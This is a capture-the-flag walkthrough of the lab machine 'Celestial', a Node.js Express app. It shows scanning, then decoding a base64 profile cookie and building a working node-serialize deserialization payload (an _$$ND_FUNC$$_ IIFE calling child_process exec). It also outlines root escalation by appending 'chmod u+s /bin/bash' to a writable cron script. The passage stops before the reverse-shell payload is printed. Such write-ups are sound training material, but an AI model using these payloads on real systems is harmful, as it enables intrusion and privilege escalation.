Celestial
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Celestialis aLinuxbox with a single door: aNode.js+Expressapp on port 3000. The application stores user state in abase64cookie that the server deserializes withnode-serialize. Tampering with that cookie using an object that invokes a function (insecure deserialization in Node.js) yields command execution and a reverse shell assun. For root, acronjob runs ascript.pyinsidesun's home as administrator, and we can edit it (writable cron script): we appendchmod u+s /bin/bash(SUID abuse) and pop a root shell.
Reconnaissance
Initial scan
ping -c 1 10.10.10.85
PING 10.10.10.85 (10.10.10.85) 56(84) bytes of data.
64 bytes from 10.10.10.85: icmp_seq=1 ttl=63 time=103 ms

--- 10.10.10.85 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 103.127/103.127/103.127/0.000 ms
TTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan. We start with UDP, filtering out the noise of the ports that never answer:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 1000 10.10.10.85 | grep -v 'no-response'
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 22:47 UTC
Initiating UDP Scan at 22:47
Scanning 10.10.10.85 [1000 ports]
Completed UDP Scan at 22:47, 1.17s elapsed (1000 total ports)
Nmap scan report for 10.10.10.85
Host is up, received user-set (0.15s latency).
Scanned at 2025-12-17 22:47:17 UTC for 1s
Not shown: 6 closed udp ports (port-unreach)
PORT     STATE SERVICE      REASON

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
           Raw packets sent: 2084 (98.492KB) | Rcvd: 6 (376B)
The table is left with a header and nothing under it. The detail is worth reading: out of 1000 ports only 6 were actually classified (closed, because they returned an ICMP port-unreachable); the other 994 stayed at open|filtered and are exactly the ones grep -v 'no-response' stripped out. In other words, it is not that UDP is closed: nobody answered, which over UDP is the norm. With that caveat noted, we move to TCP, this time across all 65535 ports:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.85 -oG scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 22:48 UTC
Initiating SYN Stealth Scan at 22:48
Scanning 10.10.10.85 [65535 ports]
Discovered open port 3000/tcp on 10.10.10.85
Completed SYN Stealth Scan at 22:48, 15.21s elapsed (65535 total ports)
Nmap scan report for 10.10.10.85
Host is up, received user-set (0.14s latency).
Scanned at 2025-12-17 22:48:12 UTC for 15s
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE REASON
3000/tcp open  ppp     syn-ack ttl 63
Only one port is open, 3000. The REASON column gives us two things: the other 65534 come back as closed (reset), meaning the machine answers with RST instead of swallowing the packets, so there is no firewall filtering in front; and the syn-ack ttl 63 confirms the TTL we saw with ping through a second channel. The ppp under SERVICE means nothing: it is the name /etc/services maps to port 3000, not what is really listening. For that, version detection and scripts:
extractPorts boils the -oG file down and leaves the port on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.85
Open ports: 3000
nmap -p3000 -sCV 10.10.10.85
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 22:48 UTC
Nmap scan report for 10.10.10.85 (10.10.10.85)
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.48 seconds
There it is: the supposed ppp is a web service on top of Node.js with the Express framework. With the whole surface being one application, attention narrows: whatever breaks will break there.
HTTP - TCP 3000: a seemingly static site
whatweb identifies the stack and, along the way, drops a key hint: the application sets a cookie named profile (which will later be the vector):
whatweb http://10.10.10.85:3000
http://10.10.10.85:3000 [200 OK] Cookies[profile], Country[RESERVED][ZZ], HttpOnly[profile], IP[10.10.10.85], X-Powered-By[Express]wappalyzer confirms the same from the browser (Express on Node.js), and the page only shows a message:

A dirsearch finds no route or resource: the scan starts and reaches Task Completed without a single hit, so the site is static:
dirsearch -u http://10.10.10.85:3000/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.10.85:3000/

[22:51:29] Starting:
Task Completed
There is nothing to brute-force by path. When the surface is this small, the next step is not to look for more pages but to inspect what the existing one exchanges: headers, parameters and, above all, cookies.
The suspicious cookie

Inspecting the cookies the application sends, one looks like an encoded JSON. It is not a JWT (a JWT has three dot-separated sections), so we decode it as base64:

echo -n 'eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==' | base64 -d
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}The cookie is an object with username and num fields, and those values are reflected in the page. The server decodes the cookie and uses it when building the response. Immediate hypothesis: change the object, change what is shown.
Exploitation
TCP 3000: confirm the object is deserialized
We modify the object and re-encode it as base64. The first attempt comes out split across two lines, because base64 wraps its output every 76 characters; a cookie with a line break inside it is useless, so we repeat the command with -w 0 to get a single line:
echo -n '{"username":"kmn9","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"333"}' | base64
echo -n '{"username":"kmn9","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"333"}' | base64 -w 0
eyJ1c2VybmFtZSI6ImttbjkiLCJjb3VudHJ5IjoiSWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdW1i
IiwiY2l0eSI6IkxhbWV0b3duIiwibnVtIjoiMzMzIn0=

eyJ1c2VybmFtZSI6ImttbjkiLCJjb3VudHJ5IjoiSWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdW1iIiwiY2l0eSI6IkxhbWV0b3duIiwibnVtIjoiMzMzIn0=
We swap the cookie for the new one (URL-encoded so it does not break in transit) and the page responds with our values:

Hey kmn9 333 + 333 is 333333The server concatenates num with itself (333 + 333 as text gives 333333): this confirms the cookie data is processed server-side without validation. Although the content looks like a normal JSON, the behavior suggests the whole object is deserialized, not that individual fields are parsed. In Node.js that usually points to node-serialize and its unserialize(), vulnerable when fed untrusted data.
TCP 3000: build the deserialization payload

Public research on Node.js deserialization explains that unserialize() executes functions marked with the _$$ND_FUNC$$_ token, and that appending () (an IIFE) invokes the function during deserialization itself:
The reliable approach is not to hand-write the string but to generate it with the module's own serialize(), so the format matches exactly what unserialize() expects on the other side:
nano serialize.js
node serialize.js
var y = {
rce : function(){
require('child_process').exec('id', function(error, stdout, stderr) { console.log(stdout) });
},
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
Serialized:
{"rce":"_$$ND_FUNC$$_function(){\n require('child_process').exec('id', function(error, stdout, stderr) { console.log(stdout) });\n }"}
There is the _$$ND_FUNC$$_ marker, but it still executes nothing: the function is assigned to the rce property, defined and never invoked. To make it fire on its own while the object is rebuilt, it has to become an IIFE by appending () after the function body.
The first attempt was to put the IIFE in before serializing, and it fails: the function runs during serialize() itself and what gets stored is its return value (undefined), not the definition. That is why the () is appended afterwards, by hand, on the already serialized string. We check it locally:
nano unserialize.js
node unserialize.js
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process\').exec(\'id\', function(error, stdout, stderr) { console.log(stdout) });}()"}';
serialize.unserialize(payload);
uid=0(root) gid=0(root) groups=0(root),138(docker)That uid=0(root) is our own Kali (the id ran locally, not on the target): the proof of concept only shows that unserialize() invokes the function. We have command execution; now it has to become a shell back to us.
Hand-writing a reverse shell inside that string is asking for trouble: quotes, slashes and special characters that break as they travel through JSON, through base64 and through an HTTP header. The reference article solves that with nodejsshell.py, which builds the whole payload encoded as eval(String.fromCharCode(...)), that is, digits and commas only:
